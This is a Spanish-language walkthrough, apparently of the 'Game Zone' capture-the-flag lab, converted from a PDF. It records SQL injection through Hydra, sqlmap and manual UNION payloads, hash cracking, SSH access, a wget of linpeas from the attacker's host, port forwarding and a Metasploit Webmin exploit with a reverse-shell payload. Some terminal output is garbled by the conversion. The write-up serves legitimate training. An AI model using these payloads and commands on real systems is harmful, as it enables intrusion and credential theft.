[80][http-post-form] host: 10.10.186.22 login: admin'or 1=1 or ''= password: cualquiercosa
[80][http-post-form] host: 10.10.186.22 login: admin' or 1=1# password: cualquiercosa
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-18 23:18:18

```

Logramos identificar que efectivamente nos dio un resultado positivo a sql injection en el parámetro de **username**

Teniendo un resultado positivo y sabiendo que parámetros colocar en nuestro payloads, procedemos a modificar nuestro código de encabezado en Burp Suite

The screenshot shows the Burp Suite interface with the following details:

- Request Tab:** Displays the modified POST request:
 

```

1 POST /index.php HTTP/1.1
2 Host: 10.10.186.22
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 50
9 Origin: http://10.10.186.22
10 Connection: close
11 Referer: http://10.10.186.22/index.php
12 Cookie: PHPSESSID=65055dkjggtql1b0cv6ck6gfs4
13 Upgrade-Insecure-Requests: 1
14
15 username=admin' or '1='1'#&password=admin&x=0&y=0
      
```
- Response Tab:** Shows the game zone login page with the password field filled with 'admin'.
- Inspector Tab:** Shows the request attributes, query parameters, body parameters, cookies, headers, and response headers.

username=admin' or '1='1'#&password=admin&x=0&y=0

Le agregamos al parametron **username** el código para realizar sql injections  
Damos clic en **Send** y porcedemos a realizar un Redirections que anteriormente configuramos

N.- MQ-HM-GAME ZONE


The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Settings' tab, there is a sidebar on the left containing buttons for 'Edit', 'Remove', 'Duplicate', 'Up', 'Down', and 'Clear'. Below this is a field for 'Maximum capture length' set to '100'. A red box highlights the 'Redirections' section, which contains the following settings:

- Follow redirections:
  - Never
  - On-site only
  - In-scope only
  - Always
- Process cookies in redirections

The screenshot shows the OWASP ZAP interface in the Repeater tab. The Request section displays a GET request to '/portal1.php' with various headers (User-Agent, Accept, Accept-Language, Accept-Encoding, Origin, Connection, Referer, Cookie, Upgrade-Insecure-Requests) and a body containing the string '1'. The Response section shows a successful 200 OK response from the 'Game Zone Portal' with the title 'Game Zone Portal' and a search bar.


Pudimos obtener una conexión y autenticación al portal web

Abrimos el portal en un navegador



En el campo de usuario ingresamos el comando que nos dio Hydra con la vulnerabilidad encontrada y en el campo de contraseña ingresamos cualquier texto

Verificamos nuevamente el acceso al portal



Si el campo de login es vulnerable a sql injection podemos deducir que cualquier otro campo también es vulnerable, por lo tanto, procedemos a capturar la sesión con Burp Suite para el formulario de Search que logramos ingresar

Realizamos un sql injection admin' or 1=1 -- - y el resultado es exitoso

Title	Review
Mortal Kombat 11	Its a rare fighting game that hits just about every note as strongly as Mortal Kombat 11 does. Everything from its methodical and deep combat.
Marvel Ultimate Alliance	Switch owners will find plenty of content to chew through, particularly with friends, and while it may be the gaming equivalent to a Hulk Smash, that isn't to say that it isn't a rollicking good time.
SWBF2 2005	Best game ever
Hitman 2	Hitman 2 doesn't add much of note to the structure of its predecessor and thus feels more like Hitman 1.5 than a full-blown sequel. But that's not a bad thing.
Call of Duty: Modern Warfare 2	When you look at the total package, Call of Duty: Modern Warfare 2 is hands-down one of the best first-person shooters out there, and a truly amazing offering across any system.

### 3. Explotación

Proceso manual/ automatizado.

N.- MQ-HM-GAME ZONE

## Automatizado

Usamos la herramienta sqlmap

```
[00:01:30] [INFO] target URL appears to have 3 columns in query
[00:01:31] [INFO] POST parameter 'searchitem' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[00:01:31] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems
during data retrieval
POST parameter 'searchitem' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 88 HTTP(s) requests:
    ---

Parameter: searchitem (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: searchitem=-3277' OR 8405=8405#  

    Type: error-based
    Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: searchitem='admin' AND GTID_SUBSET((CONCAT(0x717a6b6b71,(SELECT (ELT(2736=2736,1))),0x716a6a7871),2736)-- RMRK  

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: searchitem='admin' AND (SELECT 1861 FROM (SELECT(SLEEP(5)))CSCE)-- Sdec  

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: searchitem='admin' UNION ALL SELECT NULL,NULL,CONCAT(0x717a6b6b71,0x484b6752504441f656b45614f4d74624e555a794151774a6152504b626f62447269646158696e77,0x716a6a7871)#  

[00:01:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (xenial or yakkety)
web application technology: Apache 2.4.18
back-end DBMS: MySQL > 5.6
[00:01:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.143.30'
[00:01:33] [WARNING] your sqlmap version is outdated
```

Nos indica que el campo searchitem es vulnerable a sqlmap

Listamos las bases de datos

```
—
[root@kali]-[~/home/hmstudent/gamezone/10.10.186.22]
└─# sqlmap -r request2 --batch --dbs
```

```
—
[00:03:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (xenial or yakkety)
web application technology: Apache 2.4.18
back-end DBMS: MySQL > 5.6
[00:03:36] [INFO] fetching database names
available databases [5]:
[*] db
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

Listamos las tablas de la base de datos db

```
—
[root@kali]-[~/home/hmstudent/gamezone/10.10.186.22]
└─# sqlmap -r request2 --batch -D db --tables
```

```
Database: db
[2 tables]
+-----+
| post |
| users |
+-----+
```

Listamos las columnas de la tabla users

```
—(root㉿kali)-[~/home/hmstudent/gamezone/10.10.186.22]
└# sqlmap -r request2 --batch -D db -T users --columns
```

```
Database: db
Table: users
[2 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| pwd    | text |
| username | text |
+-----+-----+
```

Mostrar la información de las columnas pwd y username

```
—(root㉿kali)-[~/home/hmstudent/gamezone/10.10.186.22]
└# sqlmap -r request2 --batch -D db -T users --dump
```

```
[root@kali ~]# [WARNING] No clear password(s) found
Database: db
Table: users
[1 entry]
+-----+-----+
| pwd                                | username |
+-----+-----+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
+-----+-----+
```

Desencriptamos la contraseña

```
—(root㉿kali)-[~/home/hmstudent/gamezone/10.10.186.22]
└# hashcat -m 1400 hash.txt /usr/share/wordlists/rockyou.txt
La contraseña es videogamer124
```

```

--(root㉿kali)-[~/home/hmstudent/gamezone/10.10.186.22]
Dictionary cache built: mat=Raw-SHA256"
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507 hmstudent/gamezone/10.10.186.22
* Keyspace..: 14344385 mat=Raw-SHA256
* Runtime ...: 3 secs encoding: UTF-8
[Loaded 1 password hash (Raw SHA256 [SHA256 128/128 AVX 4X])]
ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14:videogamer124
Will run 4 OpenMP threads
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1400 (SHA2-256)ing buffered candidate passwords, if any.
Hash.Target...: ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218 ... 3efd14
Time.Started...: Wed Nov 20 00:18:09 2024 (3 secs)
Time.Estimated...: Wed Nov 20 00:18:12 2024 (0 secs) 38167 .. 43rd29
Kernel.Feature...: Pure Kernel/s 9387Kc/s 9387KC/s 7rgnh0 .. 7r0965
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt) .. tjouzc1
Guess.Queue.....: 1/1 (100.00%)

```

## Manual

Para la explotación procedemos a buscar una herramienta llamada cheat sheet sqli portswigger

The screenshot shows the PortSwigger website with the URL <https://portswigger.net/web-security/sql-injection/cheat-sheet>. The page title is "SQL injection cheat sheet". It contains sections for "String concatenation" and examples for Oracle, Microsoft, PostgreSQL, and MySQL.

Dialect	Syntax Example
Oracle	'foo'    'bar'
Microsoft	'foo'+ 'bar'
PostgreSQL	'foo'    'bar'
MySQL	'foo' 'bar' [Note the space between the two strings] CONCAT('foo', 'bar')

Realizamos un **union** para verificar que podamos insertar texto en las columnas de las tablas

### Request

Pretty Raw Hex

```
1 POST /portal.php HTTP/1.1
2 Host: 10.10.143.30
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 38
9 Origin: http://10.10.143.30
10 Connection: close
11 Referer: http://10.10.143.30/portal.php
12 Cookie: PHPSESSID=tjrd2qvk8h1q0ovm3bqh8ru5t4
13 Upgrade-Insecure-Requests: 1
14
15 searchitem='union select 1,2, 3 -- -
16
```



Si podemos insertar valores a las columnas Title y Review

Comprobamos que también se pueden insertar texto

### Request

Pretty Raw Hex

```
1 POST /portal.php HTTP/1.1
2 Host: 10.10.143.30
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 42
9 Origin: http://10.10.143.30
10 Connection: close
11 Referer: http://10.10.143.30/portal.php
12 Cookie: PHPSESSID=tjrd2qvk8h1q0ovm3bqh8ru5t4
13 Upgrade-Insecure-Requests: 1
14
15 searchitem='union select 1,"a", "b" -- -
16
```

Title	Review
a	b
c	d

Comprobamos que la tabla solo tiene 3 columnas ya que al pasarle el parámetro 4 nos da un error

**Request**

Pretty Raw Hex

```

1 POST /portal.php HTTP/1.1
2 Host: 10.10.143.30
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 42
9 Origin: http://10.10.143.30
10 Connection: close
11 Referer: http://10.10.143.30/portal.php
12 Cookie: PHPSESSID=tjrd2qvk8h1q0ovm3bqh8ru5t4
13 Upgrade-Insecure-Requests: 1
14
15 searchitem='order by 4 -- -
16

```

Unknown column '4' in 'order clause'

Guiándonos en la herramienta PortSwigger podemos ver que versión es la base de datos

MySQL

```

SELECT @@version

```

searchitem='union select 1, @@version, "b" -- -

**Game Zone Portal**

Search for a game review:

Title	Review
5.7.27-Oubuntu0.16.04.1 b	

Comprobamos el usuario de la base de datos

```
searchitem='union select 1, @@version, user() -- -  
|
```

Podemos ver que el usuario es root

**Game Zone Portal**

Search for a game review:

Title	Review
5.7.27-Oubuntu0.16.04.1 root@localhost	

Para saber que tablas y que columnas están guardado los usuarios y contraseñas vamos a usar information\_schema.schemata

Google

information\_schema.schemata

X |

Todo Imágenes Videos Noticias Libros Web Maps :: Más Herramientas

Sugerencia: Mostrar los resultados en [español](#). También puedes obtener más información para [filtrar por idioma](#).

MySQL :: Developer Zone  
<https://dev.mysql.com/refman> · Traducir esta página

**28.3.31 The INFORMATION\_SCHEMA SCHEMATA Table**

28.3.31 The INFORMATION\_SCHEMA SCHEMATA Table. A schema is a database, so the SCHEMATA table **provides information about databases**.



## A Diagram of the MySQL information schema

This page contains a clickable diagram of the MySQL 5.1 data dictionary implementation, the information schema database. You can click on a table to link through to the relevant MySQL reference page. I hope you'll find it worthwhile.

'union select 1,2, schema\_name from information\_schema.schemata -- -

Nos devuelve las bases de datos que están en el servidor

The screenshot shows a browser interface with three main sections: Request, Response, and Inspector.

- Request:** A POST request to `/portal.php` with various headers and parameters, including `Upgrade-Insecure-Requests: 1`.
- Response:** A search results page titled "Game Zone Portal" showing a table of reviews. The table has columns "Title" and "Review". The data includes rows for "information\_schema", "db", "mysql", "performance\_schema", and "sys".
- Inspector:** A panel showing the selected text from the response, which is the SQL query `'union select 1,2, schema_name from information_schema.schemata -- -'`. It also shows the decoded version of the query and request attributes.

Necesitamos saber las tablas de la base de datos **db**

'union select 1,table\_schema,table\_name from information\_schema.tables -- -

**Response**

Pretty Raw Hex Render

Title	Review
information_schema	CHARACTER_SETS
information_schema	COLLATIONS
information_schema	COLLATION_CHARACTER_SET_APPLICABILITY
information_schema	COLUMNS
information_schema	COLUMN_PRIVILEGES
information_schema	ENGINES
information_schema	EVENTS
information_schema	FILES
information_schema	GLOBAL_STATUS
information_schema	GLOBAL_VARIABLES
information_schema	KEY_COLUMN_USAGE
information_schema	OPTIMIZER_TRACE
information_schema	PARAMETERS
information_schema	PARTITIONS
information_schema	PLUGINS
information_schema	PROCESSLIST
information_schema	PROFILING
information_schema	REFERENTIAL_CONSTRAINTS
information_schema	ROUTINES
information_schema	SCHEMATA
information_schema	SCHEMA_PRIVILEGES
information_schema	SESSION_STATUS
information_schema	SESSION_VARIABLES
information_schema	STATISTICS
information_schema	TABLES
information_schema	TABLESPACES
information_schema	TABLE_CONSTRAINTS

Filtro solo las tablas de db

```
'union select 1,table_schema,table_name from information_schema.tables
where table_schema='db' -- -
```

**Response**

Pretty Raw Hex Render

Title	Review
db	post
db	users

Teniendo la table vamos a ver las columnas

```
'union select 1,table_name,column_name from information_schema.columns  
where table_schema='db' -- -
```

Response

Pretty Raw Hex Render

Game Zone Portal

Search for a game review:  Search!

Title	Review
post	id
post	name
post	description
users	username
users	pwd

Procedemos a visualizar las columnas username y pwd de la tabla users

```
'union select 1,username,pwd from users -- -
```

Response

Pretty Raw Hex Render

Game Zone Portal

Search for a game review:  Search!

Title	Review
agent47	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

Usamos la herramienta crackmapexec para conectarnos por medio de ssh

```
[root@kali)-[/home/hmstudent/gamezone/10.10.186.22]  
# crackmapexec ssh 10.10.143.30 -u 'agent47' -p 'videogamer124'c6218...3efd14  
SSH Started 10.10.143.30 ov 2200:18 10.10.143.30 6secs [*] SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.7  
SSH.Estimat 10.10.143.30 ov 2200:18 10.10.143.30 6secs [+] agent47:videogamer124
```

Usamos ssh

```
[root@kali)-[/home/hmstudent/gamezone/10.10.186.22]
# ssh -l agent47 10.10.143.30
The authenticity of host '10.10.143.30 (10.10.143.30)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexcI+LWun63SGLfBvqQcLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.143.30' (ED25519) to the list of known hosts.
agent47@10.10.143.30's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

[Hash Mode] Hash Mode: 1400 (SHA2-256)
109 packages can be updated.
68 updates are security updates.
Time Estimation: Wed Nov 20 00:18:12 2024 (3 secs)
Kernel Feature: Pure Kernel
Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ █ (100.00%)
```

Y logramos acceder al sistema

Encontramos la primera bandera

```
[Hash Mode] Hash Mode: 1400 (SHA2-256)
Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:~$ █ (100.00%)
```

**649ac17b1480ac13ef1e4fa579dac95c**

#### 4. Escalación de privilegios si/no

Evaluando si podemos escalar privilegios a root

Escaneamos binarios suid

```
agent47@gamezone:~$ find /root  
/root  
find: '/root': Permission denied  
agent47@gamezone:~$ sudo -l  
[sudo] password for agent47:  
Sorry, user agent47 may not run sudo on gamezone.  
agent47@gamezone:~$ find / -perm -4000 2>/dev/null  
/usr/bin/newgrp  
/usr/bin/passwd  
/usr/bin/chsh  
/usr/bin/newuidmap  
/usr/bin/chfn  
/usr/bin/gpasswd  
/usr/bin/newgidmap  
/usr/bin/pkexec  
/usr/bin/at  
/usr/bin/sudo  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic  
/usr/lib/snapd/snap-confine  
/usr/lib/openssh/ssh-keysign  
/usr/lib/eject/dmcrypt-get-device  
/usr/lib/polkit-1/polkit-agent-helper-1  
/bin/ntfs-3g  
/bin/umount  
/bin/fusermount Aug 16 17:52:04 2019 from 192.168.1.147  
/bin/mount  
/bin/ping  
/bin/su  
/bin/ping6  
agent47@gamezone:~$ cat user.txt  
60ac13ef1e4fa579dac95c  
agent47@gamezone:~$
```

Como sabemos que el portal esta en php y en un servidor apache podemos ir hasta el directorio donde se encuentra la aplicación

```
agent47@gamezone:~$ cd /var/www/html  
agent47@gamezone:/var/www/html$ ls  
images index.php portal.php style.css
```

```
agent47@gamezone:/var/www/html$ head index.php
head: cannot open 'index.php' for reading: No such file or directory
agent47@gamezone:/var/www/html$ head index.php
<?php
* define('DB_USERNAME', 'root');
* define('DB_PASSWORD', '3ksMMS47qZEBgFUe');
* $db = new PDO("mysql:host=localhost:3306;dbname=db", DB_USERNAME,DB_PASSWORD);

109 session_start(); updated.
68 updates are security updates.
    if($_SERVER["REQUEST_METHOD"] == "POST") {
        $username = $_POST["username"];
        $pwd = hash('sha256',$_POST["password"]);
La 2.168.1.147
agent47@gamezone:/var/www/html$ head -20 index.php
<?php
* define('DB_USERNAME', 'root');
* define('DB_PASSWORD', '3ksMMS47qZEBgFUe');
* $db = new PDO("mysql:host=localhost:3306;dbname=db", DB_USERNAME,DB_PASSWORD);
Connection to 10.10.143.30 closed.
cli session_start();sconnect: Broken pipe

if($_SERVER["REQUEST_METHOD"] == "POST") { 10.186.22]
$username = $_POST["username"];

```

Encontramos el usuario y contraseña de la base de datos

Procedemos a usar linpeas

```
agent47@gamezone:~$ wget 10.13.72.228/linpeas
--2024-11-20 20:51:05-- http://10.13.72.228/linpeas
Connecting to 10.13.72.228:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3223488 (3.1M) [application/octet-stream] 8.22
Saving to: 'linpeas'

linpeas          /home/linpeastudent/g/ 100%[=====] 3.07M  719KB/s   in 5.3s

2024-11-20 20:51:10 (593 KB/s) - 'linpeas' saved [3223488/3223488]  services.juman  uris.txt
agent47@gamezone:~$ chmod +x linpeas
agent47@gamezone:~$ ./linpeas
Linpeas version 0.1.0 Linpeas
```

0.0.0.0:10000

En el escaneo logramos identificar el path siguiente:

```
[root@kali ~]# PATH
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/writable-path-abuses
/home/agent47/bin:/home/agent47/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/bin
```

Lo cual nos llama mucho la atención

/home/agent47/bin:/home/agent47/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/bin

Procedemos a realizar un **forwarding de puertos**

```
[root@kali ~]# ssh -l agent47 10.10.95.172 -L 10000:127.0.0.1:10000
agent47@10.10.95.172's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)
agent47@gamezone:~$ pwd
/* Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
agent47@gamezone:~/bin$ ls
109 packages can be updated.
68 updates are security updates.
agent47@gamezone:~/bin$ cp /bin/bash ./juevesbash
agent47@gamezone:~/bin$ ls
Last login: Wed Nov 20 20:27:40 2024 from 10.13.72.228
agent47@gamezone:~$
```

Comprobamos que si tenemos en escucha el puerto 10000 de nuestra maquina Kali al puerto 10000 de la maquina gamezone

```
[root@kali ~]# netstat -aont | grep 10000
tcp      0      0 127.0.0.1:10000 gamezone/10.10.186.22          0.0.0.0:*2                LISTEN      off (0.00/0/0)
tcp6     0      0 ::1:10000  /opt/linpe  .::*                      LISTEN      off (0.00/0/0)
```

Procedemos a verificar con nmap y ahora si nos muestra el puerto 10000 abierto y su servicio

```

└─(root㉿kali)-[~/home/hmstudent/gamezone/10.10.186.22]
└─# nmap -p 10000 127.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-20 22:28 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000073s latency).
PORT      STATE SERVICE
10000/tcp open  snet-sensor-mgmt
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds


└─(root㉿kali)-[~/home/hmstudent/gamezone/10.10.186.22]
└─# nmap -p 10000 127.0.0.1 -sVC
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-20 22:28 EST      services.nmap  urls.txt
Nmap scan report for localhost (127.0.0.1)      services.ghmap  services.xml
Host is up (0.000045s latency).
PORT      STATE SERVICE VERSION
10000/tcp open  http   MiniServ 1.580 (Webmin httpd)
|_http-title: Login to Webmin
| http-robots.txt: 1 disallowed entry
|_ports.ghmap  allports.nmap  allports.xml  hash.txt  linpeas  request  request2  services.ghmap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.05 seconds

```

## PORT STATE SERVICE VERSION

10000/tcp open http MiniServ 1.580 (Webmin httpd)  
|\_http-title: Login to Webmin  
| http-robots.txt: 1 disallowed entry  
|\_/



## Buscamos vulnerabilidades para Webmin 1.580

Exploit Title	Path
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)	unix/remote/21851.rb
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)	linux/webapps/47330.rb

Shellcodes: No Results

Logramos encontrar dos vulnerabilidades, procedemos a abrir metasploit

```
msf6 > search webmin
[+] https://github.com/rapid7/metasploit-framework/pull/10333

Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- ___________________________________________________________________
0 exploit/unix/webapp/webmin_show.cgi_exec 2012-09-06   excellent Yes   Webmin /file/show.cgi Remote Command Execution
1 auxiliary/admin/webmin_file_disclosure     2006-06-30   normal   No    Webmin File Disclosure
2 exploit/linux/http/webmin_file_manager_rce 2022-02-26   excellent Yes   Webmin File Manager RCE
3 exploit/linux/http/webmin_package_updates_rce 2022-07-26   excellent Yes   Webmin Package Updates RCE
4 exploit/linux/http/webmin_packageup_rce      2019-05-16   excellent Yes   Webmin Package Updates Remote Command Execution
5 exploit/unix/webapp/webmin_upload_exec       2019-01-17   excellent Yes   Webmin Upload Authenticated RCE
6 auxiliary/admin/webmin_edit_html_fileaccess 2012-09-06   normal   No    Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
7 exploit/linux/http/webmin_backdoor          2019-08-10   excellent Yes   Webmin password_change.cgi Backdoor

Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/http/webmin_backdoor

msf6 > use 0
[*] Spooling to file webmin.txt ...
[*] Spooling to file webmin.txt ...

msf6 exploit(unix/webapp/webmin_show.cgi_exec) > show options
[*] https://github.com/rapid7/metasploit-framework/pull/10333

Module options (exploit/unix/webapp/webmin_show.cgi_exec):
=====
Name      Current Setting  Required  Description
_____
PASSWORD  yes            yes        Webmin Password
Proxies   no             no         A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS   yes            yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    10000          yes        The target port (TCP)
SSL      true           yes        Use SSL
USERNAME yes           yes        Webmin Username
VHOST    no             no        HTTP server virtual host

Exploit target:
=====
Id  Name
--  --
0  Webmin 1.580

View the full module info with the info, or info -d command.
```

---

```
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set rhosts 127.0.0.1
rhosts => 127.0.0.11400 (SHA2-256)
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set ssl false
[*] Changing the SSL option's value may require changing RPORT!
ssl => false
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set username agent47
username => agent47
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set password videogamer124
password => videogamer124
[*] https://github.com/rapid7/metasploit-framework/pull/10333

msf6 exploit(unix/webapp/webmin_show.cgi_exec) > show options
[*] https://github.com/rapid7/metasploit-framework/pull/10333

Module options (exploit/unix/webapp/webmin_show.cgi_exec):
=====
Name      Current Setting  Required  Description
_____
PASSWORD  videogamer124  yes        Webmin Password
Proxies   no             no         A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS   127.0.0.1        yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    10000          yes        The target port (TCP)
SSL      false          yes        Use SSL
USERNAME agent47        yes        Webmin Username
VHOST    no             no        HTTP server virtual host
```

---

```
Exploit target:
=====
Id  Name
--  --
0  Webmin 1.580
```

Nos da error de payload, procedemos a cargar uno

```
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/webmin_show.cgi_exec) > show options
```

```

